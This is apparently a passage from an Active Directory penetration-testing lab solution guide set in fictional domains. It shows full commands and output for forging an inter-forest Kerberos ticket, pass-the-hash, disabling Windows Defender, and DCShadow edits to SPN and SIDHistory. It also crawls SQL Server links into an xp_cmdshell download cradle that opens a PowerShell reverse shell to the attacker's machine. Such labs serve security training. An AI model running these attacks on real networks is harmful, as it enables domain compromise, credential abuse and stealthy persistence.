Create the inter-realm TGT:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"Kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
1874506631-3219952063-538504511 /rc4:0fd0741334bd0ef966f87094f10cc522
/service:krbtgt /target:eurocorp.local
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # Kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /rc4:0fd0741334bd0ef966f87094f10cc522 /service:krbtgt
/target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi
User        : Administrator
Domain      : dollarcorp.moneycorp.local (DOLLARCORP)
SID         : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0fd0741334bd0ef966f87094f10cc522 - rc4_hmac_nt
Service   : krbtgt
Target      : eurocorp.local
Lifetime  : 1/14/2019 2:19:00 PM ; 1/11/2029 2:19:00 PM ; 1/11/2029 2:19:00
PM
-> Ticket : C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Get a TGS for a service (CIFS) in the target forest (eurocorp.local):

```
PS C:\AD\Tools\kekeo_old> .\asktgs.exe
C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                    * * */

Ticket      : C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi
Service   : krbtgt / eurocorp.local @ dollarcorp.moneycorp.local
Principal : Administrator @ dollarcorp.moneycorp.local

> CIFS/eurocorp-dc.eurocorp.local
  * Ticket in file 'CIFS.eurocorp-dc.eurocorp.local.kirbi'
```

Present the TGS to the service (CIFS) in the target forest (eurocorp.local):

```
PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.eurocorp-
dc.eurocorp.local.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                     (oe.eo)
  '#####'                                                    * * */

Destination : Microsoft LSA API (multiple)
 < .\CIFS.eurocorp-dc.eurocorp.local.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~eurocorp-
dc.eurocorp.local@EUROCORP.LOCAL : injected
```

Check if we can access the explicitly shared file share:

```
PS C:\AD\Tools\kekeo_old> ls \\eurocorp-dc.eurocorp.local\SharedwithDCorp\


      Directory: \\eurocorp-dc.eurocorp.local\SharedwithDCorp


Mode                LastWriteTime           Length Name
----                -------------           ------ ----
-a----      11/12/2018   3:25 PM            29 secret.txt


PS C:\AD\Tools\kekeo_old> cat \\eurocorp-
dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!
```

Let's try it again but with Rubeus now:

```
PS C:\AD\Tools> .\Rubeus.exe asktgs
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi /service:cifs/eurocorp-
dc.eurocorp.local /dc:eurocorp-dc.eurocorp.local /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGS

[*] Using domain controller: eurocorp-dc.eurocorp.local (172.16.15.1)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'cifs/eurocorp-dc.eurocorp.local'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIEvjCCBLqgAwIBBaEDA[snip]

  ServiceName           :  cifs/eurocorp-dc.eurocorp.local
  ServiceRealm          :  EUROCORP.LOCAL
  UserName              :  Administrator
  UserRealm             :  dollarcorp.moneycorp.local
[snip]
```

Check if the TGS is injected:

```
PS C:\AD\Tools> klist

Current LogonId is 0:0x2d99e

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: cifs/eurocorp-dc.eurocorp.local @ EUROCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
[snip]
```

Check if we can access the explicitly shared file share:

```
PS C:\AD\Tools> ls \\eurocorp-dc.eurocorp.local\SharedwithDCorp\

Directory: \\eurocorp-dc.eurocorp.local\SharedwithDCorp


Mode              LastWriteTime           Length Name
----              -------------           ------ ----
-a----      11/12/2018   3:25 PM          29 secret.txt


PS C:\AD\Tools> cat \\eurocorp-dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!
```

Learning Objective 22:

Task

- Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

Solution


Let’s start with enumerating SQL servers in the domain and if studentx has privileges to connect to any of them. We can use PowerUpSQL module for that:

```
PS C:\AD\Tools\PowerUpSQL-master> Import-Module .\PowerupSQL.psd1
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLInstanceDomain | Get-SQLServerinfo -
Verbose
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local : Connection Failed.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local,1433 : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local : Connection Failed.

ComputerName            : dcorp-mssql.dollarcorp.moneycorp.local
Instance                : DCORP-MSSQL
DomainName              : dcorp
ServiceProcessID        : 2848
ServiceName             : MSSQLSERVER
ServiceAccount          : NT Service\MSSQLSERVER
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber : 14.0.1000.169
SQLServerMajorVersion  : 2017
SQLServerEdition        : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture          : X64
OsVersionNumber         : SQL
Currentlogin            : dcorp\studentx
IsSysadmin              : No
ActiveSessions          : 1

ComputerName            : dcorp-mssql.dollarcorp.moneycorp.local
Instance                : DCORP-MSSQL
DomainName              : dcorp
ServiceProcessID        : 2848
ServiceName             : MSSQLSERVER
ServiceAccount          : NT Service\MSSQLSERVER
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber : 14.0.1000.169
```

```
SQLServerMajorVersion  : 2017
SQLServerEdition        : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture          : X64
OsVersionNumber         : SQL
Currentlogin            : dcorp\studentx
IsSysadmin              : No
ActiveSessions          : 1
```

So, we can connect to dcorp-mssql. Using HeidiSQL client, let's login to dcorp-mssql using windows authentication of studentx. After login, enumerate linked databases on dcorp-mssql:

```
select * from master..sysservers
```




```
select * from master..sysservers
```

srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schemadate	topologyx	topologyy	catalog	srvcoll
0	1,089	DCORP-MSSQL	SQL Server	SQLOLEDB	DCORP-MSSQL	(NULL)	(NULL)	2018-11-03 13:46:46.883	0	0	(NULL)	(NULL
1	1,184	DCORP-SQL1	SQL Server	SQLOLEDB	DCORP-SQL1	(NULL)	(NULL)	2018-11-13 10:19:35.493	0	0	(NULL)	(NULL
2	1,184	DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL	SQL Server	SQLOLEDB	DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL	(NULL)	(NULL)	2018-11-13 10:28:28.010	0	0	(NULL)	(NULL

So, there is a database link to dcorp-sql1 from dcorp-mssql. Let's enumerate further links from dcorp-sql1. This can be done with the help of openquery:

```
select * from openquery("DCORP-SQL1",'select * from master..sysservers')
```




```
select * from openquery("DCORP-SQL1",'select * from master..sysservers')
```

srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schemadate
0	1,089	DCORP-SQL1	SQL Server	SQLOLEDB	DCORP-SQL1	(NULL)	(NULL)	2018-11-04 08:45:15.887
1	1,184	DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL	SQL Server	SQLOLEDB	DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL	(NULL)	(NULL)	2018-11-13 11:19:20.400

It is possible to nest openquery within another openquery which leads us to dcorp-mgmt:

```
select * from openquery("DCORP-SQL1",'select * from openquery("DCORP-
MGMT",''select * from master..sysservers'')')
```



```
select * from openquery("DCORP-SQL1",'select * from openquery("DCORP-MGMT.dollarcorp.moneycorp.local",''select * from master..sysservers'')')
```

srvid	srvstatus	srvname	srvproduct	providername	datasource	location	providerstring	schemadate	topologyx	topologyy	catalog	srvcollation
0	1,089	DCORP-MGMT	SQL Server	SQLOLEDB	DCORP-MGMT	(NULL)	(NULL)	2018-11-05 06:43:30.037	0	0	(NULL)	(NULL)
1	1,184	EU-SQL.EU.EUROCORP.LOCAL	SQL Server	SQLOLEDB	EU-SQL.EU.EUROCORP.LOCAL	(NULL)	(NULL)	2018-11-13 12:59:08.057	0	0	(NULL)	(NULL)

We can also use Get-SQLServerLinkCrawl for crawling the database links automatically:

```
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Verbose

PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Verbose
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: DCORP-MSSQL
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL
VERBOSE:  - Link Login: dcorp\studentadmin
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: DCORP-SQL1
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: DCORP-SQL1
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL -> DCORP-SQL1
VERBOSE:  - Link Login: dblinkuser
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: DCORP-MGMT
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: DCORP-MGMT
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL -> DCORP-SQL1 -> DCORP-MGMT
VERBOSE:  - Link Login: sqluser
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: EU-SQL.EU.EUROCORP.LOCAL
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: --------------------------------
VERBOSE:  Server: EU-SQL
VERBOSE: --------------------------------
VERBOSE:  - Link Path to server: DCORP-MSSQL -> DCORP-SQL1 -> DCORP-MGMT -> 
EU-SQL.EU.EUROCORP.LOCAL
VERBOSE:  - Link Login: sa
VERBOSE:  - Link IsSysAdmin: 1
VERBOSE:  - Link Count: 0
VERBOSE:  - Links on this server:


Version     : SQL Server 2017
```

```
Instance     : DCORP-MSSQL
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL}
User         : dcorp\studentadmin
Links        : {DCORP-SQL1}

Version      : SQL Server 2017
Instance     : DCORP-SQL1
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL, DCORP-SQL1}
User         : dblinkuser
Links        : {DCORP-MGMT}

Version      : SQL Server 2017
Instance     : DCORP-MGMT
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT}
User         : sqluser
Links        : {EU-SQL.EU.EUROCORP.LOCAL}

Version      : SQL Server 2017
Instance     : EU-SQL
CustomQuery :
Sysadmin     : 1
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQL.EU.EUROCORP.LOCAL}
User         : sa
Links        :
```

Sweet! We have sysadmin on eu-sql server!

If xp_cmdshell is enabled (or RPC out is true – which is set to false in this case), it is possible to execute commands on eu-sql using linked databases. To avoid dealing with a large number of quotes and escapes, we can use the following command:

```
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local  -Query "exec master..xp_cmdshell 'whoami'"


Version      : SQL Server 2017
Instance     : DCORP-MSSQL
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL}
User         : dcorp\studentx
```

```
Links       : {DCORP-SQL1, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-SQL1
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1}
User        : dblinkuser
Links       : {DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-SQL1
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}
User        : dblinkuser
Links       : {DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-MGMT
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-
MGMT.DOLLARCORP.MONEYCORP.LOCAL}
User        : sqluser
Links       : {EU-SQL.EU.EUROCORP.LOCAL}

Version     : SQL Server 2017
Instance    : DCORP-MGMT
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-
MGMT.DOLLARCORP.MONEYCORP.LOCAL}
User        : sqluser
Links       : {EU-SQL.EU.EUROCORP.LOCAL}

Version     : SQL Server 2017
Instance    : EU-SQL
CustomQuery : {nt service\mssqlserver, }
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-
MGMT.DOLLARCORP.MONEYCORP.LOCAL, EU-SQL.EU.EUROCORP.LOCAL}
User        : sa
Links       :

Version     : SQL Server 2017
Instance    : EU-SQL
CustomQuery : {nt service\mssqlserver, }
Sysadmin    : 1
```

```
Path        : {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-
MGMT.DOLLARCORP.MONEYCORP.LOCAL, EU-SQL.EU.EUROCORP.LOCAL}
User        : sa
Links       :
```

Let’s try to execute a PowerShell download execute cradle to execute a PowerShell reverse shell:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local -Query 'exec master..xp_cmds
hell "powershell iex (New-Object Net.WebClient).DownloadString(''http://
172.16.100.X/Invoke-PowerShellTcp.ps1'')"'

PS C:\AD\Tools> . .\powercat.ps1
PS C:\AD\Tools> powercat -l -p 443 -v -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.15.17] port  [tcp] accepted (source port
50692)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...

PS C:\Windows\system32> whoami
nt authority\network service
PS C:\Windows\system32> hostname
eu-sql
PS C:\Windows\system32>
PS C:\Windows\system32> $env:userdnsdomain
eu.eurocorp.local
```


Learning Objective 23:

Task

- Use DCShadow to set a SPN for rootxuser.
- Using DCShadow, set rootxuser's SIDHistory without using DA.
- Modify the permissions of AdminSDHolder container using DCShadow and add Full Control permission for studentx.

Solution

DCShadow is a forest persistence mechanism. At the time of writing, it works only if your machine is a part of the forest root domain. So, you need to make your dcorp-studentx machine a part of the moneycorp.local domain. Studentx user is also a member of the Users group on moneycorp.local which allows you to join your dcorp-studentx machine to moneycorp.local. You simply need to rename your machine to mcorp-studentx and change the domain to moneycorp.local.



Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources.

Computer name: mcorp-student1

Full computer name: mcorp-student1.moneycorp.local

Member of

● Domain: moneycorp.local

○ Workgroup:

Now, run mimikatz.exe as administrator and use the below commands to elevate to SYSTEM. Make sure if you are using a non-custom version of mimikatz, Windows defender is turned off:

```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
* to 3192/mimikatz.exe
```

Now, let's provide the details required to push the attributes. For the first task, we want to modify SPN of rootxuser:

```
mimikatz # lsadump::dcshadow /object:rootXuser
/attribute:servicePrincipalName /value:"DCReplication/DCX"

** Domain Info **

Domain:          DC=moneycorp,DC=local
Configuration:  CN=Configuration,DC=moneycorp,DC=local
Schema:          CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=moneycorp,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 511601

** Server Info **

Server: mcorp-dc.moneycorp.local
  InstanceId  : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local

** Attributes checking **
```

```
#0: servicePrincipalName

** Objects **

#0: rootxuser
DN:CN=rootxUser,CN=Users,DC=moneycorp,DC=local
  servicePrincipalName (1.2.840.113556.1.4.771-90303 rev 0):
      DCReplication/DCx
      (440043005200650070006c00690063006100740069006f006e002f00440043000000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:mcorp-studentx[53121]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

And push the attributes from mimikatz which runs with DA privileges:

```
  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX               ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:moneycorp.local
/ntlm:71d04f9d50ceb1f64de7a09f23e6dc4c /impersonate
user    : Administrator
domain  : moneycorp.local
program : C:\AD\Tools\mimikatz_exe\mimikatz.exe
impers. : yes
NTLM    : 71d04f9d50ceb1f64de7a09f23e6dc4c
  |  PID  580
  |  TID  4992
  |  LSA Process is now R/W
  |  LUID 0 ; 7450035 (00000000:0071adb3)
  \_ msv1_0   - data copy @ 000001E18B852560 : OK !
  \_ kerberos - data copy @ 000001E18B754628
   \_ aes256_hmac       -> null
   \_ aes128_hmac         -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001E18C5584B8 (32) -> null
** Token Impersonation **

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:           DC=moneycorp,DC=local
Configuration:  CN=Configuration,DC=moneycorp,DC=local
Schema:           CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=moneycorp,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 511976

** Server Info **

Server: mcorp-dc.moneycorp.local
  InstanceId  : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local

** Performing Registration **

** Performing Push **

Syncing DC=moneycorp,DC=local
Sync Done

** Performing Unregistration **
```

Check the SPN for rootxuser:

```
PS C:\Users\> Get-NetUser -UserName rootxuser | select serviceprincipalname

serviceprincipalname
--------------------
Replication/DCx
```

Sweet! For the next task, if we would like to set SIDHistory of rootxuser without using DA, the only thing that changes is the "push". Instead of running mimikatz as DA to push the attributes, we can use Set-DCShadowPermissions.ps1 to provide studentx minimal rights. Keep in mind that, for once, we will still need to have DA privileges.

```
PS C:\WINDOWS\system32> Invoke-Mimikatz -Command '"sekurlsa::pth
/user:Administrator /domain:moneycorp.local
/ntlm:71d04f9d50ceb1f64de7a09f23e6dc4c /run:powershell.exe"'
```

Run the below command from the PowerShell session running as DA:

```
PS C:\WINDOWS\system32> . C:\AD\Tools\Set-DCShadowPermissions.ps1
PS C:\AD\Tools> Set-DCShadowPermissions -FakeDC mcorp-studentx -
SAMAccountName rootxuser -Username studentx -Verbose

WARNING: This script must be run with Domain Administrator privileges or
equivalent permissions. This is not a check
but a reminder.
VERBOSE: Modifying permissions for user studentx for all Sites in
CN=Sites,CN=Configuration,DC=moneycorp,DC=local
VERBOSE: Providing studentx minimal replication rights in
DC=moneycorp,DC=local
VERBOSE: Providing studentx Write permissions for the computer object
CN=MCORP-STUDENTx,CN=Computers,DC=moneycorp,DC=local to be registered as Fake
DC
VERBOSE: Providing studentx Write permissions for the target object
CN=rootxUser,CN=Users,DC=moneycorp,DC=local
```

Now, let's provide the details required to push the attributes:

```
mimikatz # lsadump::dcshadow /object:rootxUser /attribute:SIDHistory
/value:S-1-5-21-280534878-1496970234-700767426-519
** Domain Info **

Domain:           DC=moneycorp,DC=local
Configuration:  CN=Configuration,DC=moneycorp,DC=local
Schema:           CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=moneycorp,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 512088

** Server Info **

Server: mcorp-dc.moneycorp.local
  InstanceId  : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local

** Attributes checking **

#0: SIDHistory

** Objects **

#0: rootxUser
```

```
DN:CN=rootxUser,CN=Users,DC=moneycorp,DC=local
  SIDHistory (1.2.840.113556.1.4.609-90261 rev 0):
      S-1-5-21-280534878-1496970234-700767426-519
      (010500000000000515000000079dd6521f5962979339c8c9007020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:mcorp-studentx[49803]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

